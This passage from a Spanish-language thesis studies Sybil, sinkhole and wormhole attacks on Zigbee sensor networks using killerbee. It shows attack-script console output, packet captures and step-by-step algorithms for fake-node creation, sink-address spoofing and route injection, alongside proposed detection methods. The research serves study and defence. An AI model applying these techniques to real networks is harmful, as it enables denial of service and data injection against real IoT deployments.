Como se observa en la imagen anterior, la red está conformada por dos nodos enrutadores y el nodo coordinador, la visualización de la topología es proporcionada por la consola de administración y configuración del software X-CTU de Digi para dispositivos Xbee, en donde se puede conocer también, otras características como las direcciones MAC (dirección extendida), la dirección NWK (dirección corta) de cada nodo y el rol de cada uno en la red. La información anterior se expone en la Tabla 4-4.

Tabla 4-4.: Direccionamiento de los nodos.

Nodo	Direccion MAC	Direccion NWK
Coordinador(C)	0013A200416317DD	0000
Enrutador(R)	0013A200416317DA	3328
Enrutador(R)	0013A200416317E4	C14D

Ejecución del ataque sybil: para llevar a cabo el ataque sybil, se selecciona el nodo enrutador con dirección 0x0000. A continuación, se muestran los datos del script del ataque en ejecución y en lo específico se evidencia cómo queda conformada la red con las identidades falsas sin la inyección de datos falsos. Por lo tanto, el efecto causado en la red es realizado por el envío de comandos link status de la capa NWK.

```
$ sudo python dos_sybilA.py 10 25 0x00
[**] Getting long MAC from target
**
[OK] Long MAC address obtained at 13a200416317dd
[**] Fabricating fake nodes!
        [OK] Fake node 0->Short addr:d896 - Long addr: 28439d4d35958bd6
        [OK] Fake node 1->Short addr:1298 - Long addr: 9c3cf29459dcb8e9
        [OK] Fake node 2->Short addr:3e3f - Long addr: c6d0f3f620bce4d4
        [OK] Fake node 3->Short addr:9d00 - Long addr: 8ae83c28e721c836
        [OK] Fake node 4->Short addr:8410 - Long addr: 4b0b8cce9bbff45b
        [OK] Fake node 5->Short addr:40d3 - Long addr: 45afb7046d09174e
        [OK] Fake node 6->Short addr:3800 - Long addr: d76688827581261a
        [OK] Fake node 7->Short addr:e907 - Long addr: 6d3dd9362d3f32ef
        [OK] Fake node 8->Short addr:971a - Long addr: f7cc497985a3cd30
        [OK] Fake node 9->Short addr:e44d - Long addr: 35b6110ccd844a89
[!!] Fake nodes ready!
[**] Creating bad links!
Inject data (Y/N)?>
```

Como se observa en la Figura 4-9, 10 nodos falsos fueron fabricados con sus respectivas direcciones MAC y NWK en el canal 25 luego de obtener la dirección MAC del nodo objetivo; el script hace una pausa esperando autorización para proceder con la inyección de datos.



Figura 4-9.: WSN con la presencia del nodos malicioso (ataque sybil). Fuente: Autores.

Según la figura anterior, se puede observar cómo hay varias identidades que coinciden con los nodos falsos generados. La Figura 4-10, muestra una captura de paquetes donde se evidencia el envío de los comandos link status. Se resalta en azul las direcciones NWK de cada nodo y el tipo de paquete o comando en rojo.

No.	Time	Source	Destination	Protocol	Length	Info
5	15.629075	0xd896	Broadcast	ZigBee	34	Link Status
6	17.333599	0x1298	Broadcast	ZigBee	34	Link Status
7	19.051644	0x3e3f	Broadcast	ZigBee	34	Link Status
8	20.713489	0x9d00	Broadcast	ZigBee	34	Link Status
9	20.814543	0x0000	Broadcast	ZigBee	44	Link Status
10	20.960337	0x3328	Broadcast	ZigBee	44	Link Status
11	22.417456	0x8410	Broadcast	ZigBee	34	Link Status
12	24.096680	0x40d3	Broadcast	ZigBee	34	Link Status
13	25.866283	0x3800	Broadcast	ZigBee	34	Link Status
14	27.620870	0xe907	Broadcast	ZigBee	34	Link Status
15	29.387255	0x971a	Broadcast	ZigBee	34	Link Status

Figura 4-10.: Captura de paquetes con los comandos link status enviados porlos nodos falsos.

Posteriormente, se procede con la inyección de datos especificando la información a enviar, como se muestra en la siguiente salida de consola y que pertenece a la continuación con

la ejecución del script. La Figura 4-11 muestra la lista de paquetes que recibió el nodo coordinador (0x0000) desde el nodo sybil.

```
$ sudo python dos_sybilA.py 10 25 0x00
--recorte--
Inject data (Y/N)?>y
[!!] Enter false data:sybil
[->] Data injected by source node: d896
[->] Data injected by source node: 1298
[->] Data injected by source node: 3e3f
[->] Data injected by source node: 9d00
[->] Data injected by source node: 8410
[->] Data injected by source node: 40d3
[->] Data injected by source node: 3800
[->] Data injected by source node: e907
[->] Data injected by source node: 971a
[->] Data injected by source node: e44d
```

Dado que los paquetes son procesados por el nodo coordinador, es posible influir en la aplicación de cara al usuario. Cabe destacar, que de esta misma forma se puede irrumpir en otros procesos de la red como lo es el enrutamiento. Aunque los datos enviados son homogéneos, es posible modificar el software para que estos sean diferentes por cada nodo fabricado.



Figura 4-11.: Recepción de datos falsos en el nodo coordinador.

Características útiles para la detección del ataque: Dado que los ataques sybil tienen como objetivo principal la creación de identidades falsas y desconocidas para los usuarios y nodos legítimos de la red, la detección del mismo en dispositivos IEEE 802.15.4/Zigbee se puede dar mediante la revisión e inspección de tráfico teniendo en cuenta lo siguiente:

- **Listas blancas:** Es posible definir una lista de los nodos que el usuario conoce y confía, relacionando la dirección MAC y NWK de los dispositivos permitidos. Con lo anterior, el algoritmo de detección puede lanzar una alerta cuándo se detecte tráfico de un nodo desconocido. Adicionalmente, la lista puede hacerse extensiva al nodo sink de la red para descartar los paquetes de los dispositivos no incluidos en la lista.

- **Historial de comandos link status:** los mensajes link status son enviados por los nodos con rol de enrutadores o coordinadores de red. El algoritmo de detección puede entonces contener, una etapa de aprendizaje de la red que permita conocer los nodos vecinos de cada dispositivo FFD a través del análisis de los mensajes link status. Lo anterior se contrasta con la lista blanca en donde el hallazgo de dispositivos desconocidos produce una alerta.

- **Límite en las tablas de vecinos de los nodos:** se puede definir un número limitado de vecinos para cada nodo, de esta forma un aumento inesperado de nodos vecinos en los nodos legítimos produce la detección de nodos no permitidos en la red, indiferentemente si son falsos o no.

- **Cambios repentinos en la dirección NWK de los nodos:** algunos autores mencionan que en los ataques sybil, un nodo malicioso puede suplantar a los nodos legítimos tomando su dirección de red o ID. Sin embargo, en dispositivos Zigbee esto no es factible ya que poseen un mecanismo para el cambio automático de dirección NWK cuándo se detecta que otro nodo pose la misma dirección NWK. El algoritmo de detección puede verificar periódicamente la relación de direcciones MAC con direcciones NWK para detectar estos cambios. Para los casos en que la suplantación se da en un punto de la red en donde la dirección suplantada no es detectada por el nodo legítimo, se puede emplear la inspección de nodos vecinos para detectar cuándo un nodo aparece en dos ubicaciones diferentes al mismo tiempo.

Discusión: La implementación del ataque es exitosa y se logra la interacción de los nodos falsos con los dispositivos de la red, lo cual resulta negativo para los usuarios de las WSN. La elección del framework killerbee para la implementación del algoritmo de ataque es acertada ya que el ataque fue efectivo y permitió conocer aún más sobre su comportamiento en entornos con dispositivos reales. Además, fue posible durante el análisis del ataque, encontrar información adicional con relación a los conceptos teóricos de suplantación de nodos y la fabricación de identidades falsas, tales como: un nodo sybil no puede tomar una dirección NWK sin que haya un impacto en la organización de la red y configuración de los nodos,

estos cambios afectan la detección basada en la relación estática de la dirección MAC y NWK ya que los nodos legítimos pueden cambiar la dirección NWK y mantener la misma dirección MAC si hay una suplantación. Por otro lado, los nodos sybil no son nodos miembros de la red por lo que los enfoques orientados a extraer información de los nodos sybil con el procesamiento de agentes móviles no son viables y dificulta aún más la detección ya que con nodos externos, la detección depende de si el atacante procesa o no (en el nodo externo) los paquetes de datos que actúan como agentes móviles. Los dispositivos utilizados no permiten la manipulación de la dirección NWK por el usuario, esto implica también que haya una dificultad mucho mayor para el atacante que pretenda ejecutar un ataque sybil con nodos legítimos de la red, lo cual conlleva a la búsqueda de métodos más sencillos para la fabricación de identidades falsas y complica los escenarios donde nodos comprometidos juegan el papel de nodos maliciosos. Todo lo anterior, se debe tomar en cuenta al momento de diseñar métodos para la detección de ataques sybil en redes IEEE 802.15.4/Zigbee. Por lo tanto, se propone profundizar en el estudio de algoritmos de detección basados en análisis de tráfico y de los cambios abruptos en la configuración e infraestructura de la red y los nodos.

4.3. Características del ataque sinkhole

En esta sección se propone un algoritmo para ejecutar el ataque sinkhole en redes IEEE 802.15.4/Zigbee mediante la suplantación de identidades y el envío de rutas falsas a través de mensajes de difusión, con el fin de impactar en forma de denegación de servicio en la operación normal de la red. Los efectos del ataque se miden en términos de la cantidad de paquetes enviados y recibidos en comparación con el funcionamiento de la red sin la presencia de nodos maliciosos.

4.3.1. Algoritmo para ejecución sinkhole

Dado que el ataque sinkhole utiliza las características de los protocolos de enrutamiento para atraer gran parte del tráfico generado por los nodos y ejecutar ataques como reenvío selectivo o denegación de servicio, se propone la inyección de rutas many-to-one, suplantando la dirección de red de origen del nodo sink para irrumpir las comunicaciones de los nodos e inhabilitar la transacción de datos hacia el nodo sink. Debido a que el nodo malicioso no participa en los procesos de enrutamiento, el efecto causado imposibilita la recepción de datos ya que los nodos al no localizar una ruta valida no transmiten las tramas a través del medio de transmisión. Por consiguiente, surgen dos escenarios posibles: cuándo el nodo sink es coordinador de la red, en cuyo caso se requiere el envío periódico de las rutas falsas y cuándo el nodo sink es un nodo FFD cualquiera, lo cual implica el envío de una sola ruta suplantando la dirección de red del nodo sink y con dirección MAC aleatoria, forzando de esta forma el cambio de dirección de red de dicho nodo y causando que las tramas enviadas a la dirección de red inicial se pierdan. La suplantación del nodo coordinador no es posible

debido a que dirección de red no cambia, inclusive bajo ataques de suplantación de identidad. Por lo tanto, se utiliza el envío persistente de rutas falsas con la dirección de red del nodo coordinador (suplantación) y dirección MAC aleatoria como origen con el objetivo de sobrescribir constantemente con una dirección MAC inexistente al interior de la red, las rutas hacia el nodo sink en los nodos finales, logrando un efecto similar al cambio forzado de direccionamiento para generar la denegación de servicio. La Figura 4-12, muestra el diagrama de flujo que representa el algoritmo del ataque sinkhole.

El detalle del código en Python empleado para ejecutar el ataque sinkhole se encuentra en el Anexo B.

Figura 4-12.: Algoritmo para ataques sinkhole en redes IEEE 802.15.4/Zigbee.

Identificar el nodo sink de la red y su dirección de red: Para conseguir el funcionamiento del ataque, es de vital importancia identificar el nodo sink de la red, para lo cual, se plantea y se abordan dos posibilidades: 1) especificar directamente el nodo sink, esto es posible si el atacante conoce la dirección NWK del nodo víctima, en cuyo caso el ataque se lleva acabo de inmediato y 2) identificar el nodo sink mediante análisis de tráfico, este último supone una situación en la que el atacante desconoce la dirección NWK del nodo sink. Dado que el nodo sink es el destino más frecuente en los paquetes que se transmiten desde los nodos finales, el análisis de tráfico consiste en identificar el destino más frecuente en la red a través de la captura de paquetes durante un tiempo definido previamente (dato de entrada para el algoritmo), se extrae la dirección NWK de los paquetes y se procede con la siguiente etapa del ataque. Al igual que el ataque sybil, se requiere conocer el ID de red y el canal de operación de la red.

Localización de la dirección extendida del nodo sink: Luego de conocer la dirección NWK del nodo sink, se debe localizar la dirección MAC de dicho nodo, esto permite entre otras cosas, realizar posibles suplantaciones de identidad del nodo sink además de corroborar cual es la identidad a nivel de capa MAC del nodo víctima.

Ensamblar ruta falsa: En esta etapa, se crea el paquete necesario para irrumpir en el proceso de enrutamiento de los nodos finales mediante la publicación de rutas many-to-one (con mensajes de difusión que se retransmiten de nodo en nodo o RREQ), esto se logra modificando un paquete previamente capturado (molde), en los campos de dirección MAC de origen con una dirección MAC creada con un valor aleatorio y cumpliendo con el formato EUI-64, en el campo de dirección NWK se especifica la dirección NWK del nodo sink. El resto de datos que se modifican corresponden a él ID de red y el canal de operación de la red.

Envío de rutas falsas: En este punto, el ataque puede ejecutarse de diferente forma dependiendo de dos escenarios: 1) cuándo el nodo sink es también coordinador de la red y 2) cuándo el nodo sink no es coordinador de la red. Lo anterior, debido a que el comportamiento del ataque en ambos casos cambia en el sentido en que no es posible forzar el cambio de la dirección de red del nodo coordinador, dichos cambios en el direccionamiento son una característica de los dispositivos Zigbee y ocurren cuándo un nodo detecta que otro nodo en la red tiene la misma dirección NWK con diferente dirección MAC, lo cual es bueno si se consideran los ataques de suplantación de identidad como sybil. Sin embargo, también es beneficioso para ataques como sinkhole ya que permiten robar la identidad del nodo sink. En ese orden de ideas, en el primer escenario, las rutas many-to-one falsas se envían periódicamente para que los nodos finales actualicen la tabla de rutas con mayor frecuencia y con la información del nodo sink falso, con lo que se espera que los datos no puedan ser transmitidos al nodo sink original. En cuanto al segundo escenario, dado que el nodo sink no es coordinador, el paquete con la ruta many-to-one obliga el cambio de dirección de red

en el nodo sink, causando un daño permanente ya que a nivel de aplicación, es posible que los cambios en el direccionamiento del nodo sink no se actualicen. En ambos casos, cuándo un nodo intente enviar un paquete al nodo sink, estaría tratando de localizar la dirección MAC falsa con la que se envió la ruta many-to-one y dado a que esta pertenece a un nodo malicioso que no hace parte de los procesos de enrutamiento, se genera una denegación de servicio imposibilitando la comunicación entre los nodos legítimos de la red y el nodo sink original. Aunque el nodo sink no se excluye de la red, el impacto generado es grande si la aplicación utiliza la dirección del nodo sink estáticamente para enviarle paquetes.

4.3.2. Implementación del ataque y resultados

Estado inicial de la red: en la Figura 4-13, se muestra la topología de la red sin la presencia del nodo malicioso. Adicionalmente, se establece que el nodo con dirección de red 0x932A es el nodo sink de la red, aunque no se emplea ninguna aplicación específica para ello, se configura una trama de datos que se envía desde los nodos cada cinco segundos para lograr un acercamiento preciso a como es el tráfico de una WSN operativa. En la Figura 4-14, se muestra la configuración de las tramas que se envían desde los dos nodos con direcciones 0x0000 y 0x72DD.



Figura 4-13.: Red inalámbrica de sensores con nodo 0x932A como nodo sink.

En este caso, el nodo malicioso se posiciona cerca del nodo sink para capturar todo el tráfico posible y hacer más es efectivo el ataque. Adicionalmente, se guardan los logs de tráfico de cada dispositivo y que servirán posteriormente para medir el impacto de este ataque en la red ya que permiten conocer cuántos paquetes fueron entregados con éxito y cuántos no, además de indicar el estado de la solicitud de transmisión de los mensajes relacionando el

estado del mensaje luego de que pasa cierto tiempo. Para el envío de las tramas y registro de eventos se utiliza el software de administración X-XTU.



Figura 4-14.: Configuración de las tramas a enviar desde los nodos de la red.

Ejecución del ataque sinkhole: la ejecución del script de ataque recibe como datos de entrada o argumentos, información relativa a la red que puede ser obtenida mediante un escaneo con tramas beacon. En la siguiente salida de comando se muestra el avance del lanzamiento del ataque.

```
$ sudo python sinkhole.py 14 E1C4 -t 30
[!!]Sink node address not specified!
[**]Scanning network and collecting packets...

-----------------
|Address|Pkts   |
-----------------
|0x932a | 10    |
|0xfffc | 4     |
-----------------
  Total Pkts:14

[!!]Enter sink node address:0x932a
[**]Searching for extended address from 0x932a
```

```
[OK]Extended address for 0x932a found at 13a200416317e4
[->]Forcing sink node to change network address
Sent 1 packets.
[!!]Sink node changed net address to 9592
```

Como se puede observar, al iniciar el ataque sinkhole se especifican el canal de operación de la red (14), el PANID (0xE1C4) y el tiempo para el análisis de tráfico y determinar la dirección del posible nodo sink. En este caso, durante el análisis de treinta segundos, el nodo al cual se le envía más tráfico es el 0x932A, por lo tanto, es elegido para el ataque, luego se busca la dirección MAC del nodo víctima y se procede con el envío de la trama con dirección MAC falsa para forzar el cambio de dirección de red en el nodo sink, lo cual es efectivo ya que el nodo sink original ahora tiene la dirección 0x9592.

Impacto del ataque en la red: para medir el impacto del ataque, se realiza una comparación de los paquetes enviados y entregados por los nodos de la red hacia el nodo sink en dos tiempos: cuándo ocurre el ataque sinkhole y cuándo la red está bajo operación normal. Las muestras fueron tomadas durante quince minutos en cada escenario.



Figura 4-15.: Paquetes enviados y recibidos en la red bajo operación normal.

Como se muestra en la Figura 4-15, todos los mensajes enviados por los nodos de la red sin la influencia del ataque sinkhole, llegan a su destino, ya que el estado de la transmisión de las tramas en los logs de tráfico de los nodos 0x72DD y 0x0000 registran con estado *Success* (exitoso). Por otro lado, cuándo se ejecuta el ataque sinkhole, la pérdida de mensajes son mayores al 60 % en cada minuto, dando paso a una degradación de servicio que afecta seriamente a la red, lo cual se puede evidenciar en la información proporcionada por la Figura 4-16, donde los mensajes fallidos se registran con estado *Address not found*, haciendo referencia a la dirección MAC falsa que suplanta a la dirección de red del nodo sink original.



Figura 4-16.: Paquetes enviados y recibidos en la red bajo el ataque sinkhole.

Características útiles para la detección del ataque: Debido al impacto en forma de degradación del servicio en la red, es posible que se puedan usar varios métodos para detectar ataques sinkhole en las WSN mediante el análisis de tráfico, entre los cuales se encuentran:

- **Listas blancas:** al igual que en los ataques sybil, una lista blanca se puede emplear para validar la relación entre la dirección MAC y la dirección NWK. La lista blanca se utiliza para identificar los nodos válidos de la red, alertando aquellos paquetes o tramas que involucran direcciones que no están en la lista.
- **Cambios repentinos en la dirección NWK del nodo sink:** como se observa en la ejecución del ataque, es posible forzar el cambio de las direcciones NWK de los nodos de la red usando una dirección MAC diferente en el envío de paquetes. Por lo tanto, es posible analizar los paquetes de la red para identificar cuándo ocurren los cambios de direccionamiento.
- **Inspección de comandos de red many-to-one:** otro método que es potencialmente efectivo, sería el análisis del envió de rutas many-to-one desde el nodo sink. A este paquete se le puede calcular un valor hash, que se compara con los futuros mensajes many-to-one para encontrar discrepancias. Aunque estos mensajes varían los datos dependiendo de la cantidad de saltos de la red, es posible involucrar únicamente los datos de las capas NWK y MAC.

Discusión: En dispositivos IEEE 802.15.4/Zigbee, el ataque sinkhole puede ocasionar una degradación de servicio que afecta la operación de la red, el uso de tramas con comandos de red many-to-one, es una buena elección para un atacante si se pretende afectar a todos los dispositivos que hacen parte de la WSN, ya que estos mensajes se propagan en forma de difusión y se reenvían por los demás nodos de la red hacia los nodos remotos, causando un impacto negativo mucho mayor. Adicionalmente, el reenvió selectivo en estos casos no es

posible ya que los dispositivos al fallar en el intento de encontrar la dirección MAC fabricada por el nodo malicioso, no transmiten las tramas al medio de transmisión, como si ocurre con otros tipos de mensajes como route record; impidiendo de esta forma obtener los paquetes de datos que se deben enviar al nodo sink. Sin embargo, se debe estudiar a fondo las situaciones en que el nodo malicioso utiliza más funciones de los nodos Zigbee originales y verificar la viabilidad de ejecutar ataques de reenvió selectivo y modificación de datos al interior de la red. Por otro, lado se observa una similitud en el impacto de este ataque con el ataque simulado en la sección anterior, pero con la diferencia que en este escenario en particular, es posible describir los mecanismos empleados para irrumpir en el funcionamiento de la WSN y que sirven como ayuda para lograr la detección de nodos sinkhole.

4.4. Características del ataque wormhole

El ataque wormhole, es considerado uno de los ataques que más impacta negativamente en las WSN, ya que permite causar daños en forma de denegaciones de servicio y pérdida en la integridad de la información. Además, es posible catalogarlo como un ataque tipo hombre en el medio debido a que interviene la comunicación entre dos nodos remotos. El ataque wormhole clásico, tiene un enfoque orientado hacia la creación de un túnel entre dos dispositivos remotos usando enlaces directos entre el nodo malicioso y los nodos víctima, en ocasiones utilizando incluso hasta dos nodos maliciosos para cubrir mayores distancias [53]. La principal característica de este ataque es que al mantener un túnel entre los nodos remotos, la cantidad de saltos entre el nodo origen de la comunicación y el nodo destino disminuye a cero, haciendo creer a los nodos involucrados (legítimos) en la comunicación son vecinos y no requieren de saltos intermedios para el intercambio de información. Teniendo en cuenta lo anterior, para la ejecución del ataque se propone realizarlo usando un solo nodo y dado a que el nodo malicioso utilizado no hace parte de la red, en lugar de crear los enlaces directos con los nodos víctima, se emplea la inyección de rutas falsas con una cantidad de saltos igual a cero (0) en los RREP o mensajes de route record en el nodo origen de los mensajes de aplicación.

4.4.1. Algoritmo para la ejecución de ataques wormhole

En la Figura 4-17 se muestra cómo se propone intervenir el enrutamiento de los nodos legítimos de la red para alcanzar la funcionalidad de los ataques wormhole. Donde el nodo malicioso 'M' en estado de escucha de tráfico de la red, captura un mensaje de route record de un nodo destino 'D' hacia un nodo origen, modifica los campos de cantidad de saltos y la longitud de la ruta en cero y la reenvía hacia el nodo origen 'O' que solicita la ruta, una vez el nodo 'O' almacena la ruta falsa, procede con el envío de datos hacia 'D', el cual no es alcanzable debido a la ruta de origen falsa utilizada por 'O'. En dispositivos Zigbee, los nodos aun en este estado colocan los paquetes de aplicación en el medio de transmisión,

permitiendo de esta forma que sean capturados por el nodo malicioso quien puede reenviarlos o modificarlos y reenviarlos o simplemente realizar reenvíos selectivos.



Figura 4-17.: Funcionamiento del ataque wormhole en dispositivos Zigbee.

Para la ejecución del ataque wormhole, se emplea el algoritmo descrito en la Figura 4-18 los procedimientos empleados en cada paso del algoritmo se describen a continuación, el código en Python usado para este ataque se encuentra en el Anexo C.



Figura 4-18.: Algoritmo para la ejecución del ataque wormhole en dispositivos Zigbee.

Establecimiento de la red: Es cuándo aún no se efectúa el ataque pero la red permanece funcional y prestando servicio, el tráfico es legítimo y no se encuentran anomalías en la operación de los dispositivos de red. Esto es importante mencionarlo, ya que el ataque wormhole tiene la característica de ser evasivo debido a que utiliza las identidades de los nodos legítimos para lograr la intervención del tráfico.

Introducción del nodo malicioso y selección de víctimas: En este punto aun con la red funcional, el atacante permanece en estado de aprendizaje de la red y le ayuda a identificar los nodos que va a intervenir durante el ataque. Este paso se puede llevar a cabo usando la aplicación zbstumbler de killerbee como se demostró al inicio de este capítulo. Los

datos que se requieren conseguir corresponden a la dirección NWK de origen de los paquetes de enrutamiento, así como la dirección NWK de destino de los mismos.

